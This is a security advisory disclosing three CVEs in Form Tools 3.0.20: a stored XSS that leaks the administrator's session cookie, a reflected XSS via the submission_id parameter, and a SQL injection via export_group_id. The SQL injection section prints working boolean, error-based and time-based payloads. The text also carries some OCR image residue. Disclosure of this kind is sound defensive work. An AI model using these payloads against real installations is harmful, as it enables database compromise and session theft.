Form Tools 3.0.20 - Vulnerabilities


Vulnerabilities found in the software Form Tools

AUTHORS
Bernardo Rodrigues

NOTE: At this moment the CVEs are not yet public, however, they are reserved with the following codes: **CVE-2021-38143 - Stored XSS**, **CVE-2021-38144 - Reflected XSS** and **CVE-2021-38145 - SQL Injection**


CVE-2021-38143 - Stored XSS

An issue was discovered in Form Tools through 3.0.20. When an administrator creates a customer account, it is possible for the customer to log in and proceed with a change of name and last name. However, these are vulnerable to XSS payload insertion, being triggered in the admin panel when the admin tries to see the client list. This type of XSS (Stored) can lead to the extraction of the PHPSESSID cookie belonging to the adr Insertion of the payload in the "First Name" (client account) field:



Full quality image

The administrator logs in and opens the page with the list of clients:




Full quality image

XSS triggered and exposing the admin cookie.

CVE-2021-38144 - Reflected XSS

An issue was discovered in Form Tools through 3.0.20. A low-privileged user can trigger Reflected XSS when viewing form via the submission_id parameter, e.g., `clients/forms/edit_submission.php?form_id=1&view_id=1&submission_id=[XSS]`




Full quality image

CVE-2021-38145 - SQL Injection


An issue was discovered in Form Tools through 3.0.20. SQL Injection can occur via the **export_group_id** field when a low-privileged user (client) try to export a form with data, e.g., manipulation of `modules/export_manager/export.php?export_group_id=1&export_group_1_results=all&export_type_id=1`

Create data table export using a normal user account by clicking *display:*



Full quality image

Insertion of the special character ' to test for possible break in the query and cause database errors:



Full quality image

The endpoint is vulnerable to the following types of SQL Injection attacks:

```
> Parameter: export_group_id (GET)

    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: export_group_id=1 AND 5636=5636&export_group_1_results=all&export_type_id=1

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: export_group_id=1 AND (SELECT 4229 FROM(SELECT COUNT(*),CONCAT(0x717a627171,(SELECT (ELT(4229=4229,1))
    ),0x716b787171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&export_group_1_results=all&
    export_type_id=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: export_group_id=1 AND (SELECT 1946 FROM (SELECT(SLEEP(5)))nmeR)&export_group_1_results=all&
    export_type_id=1
```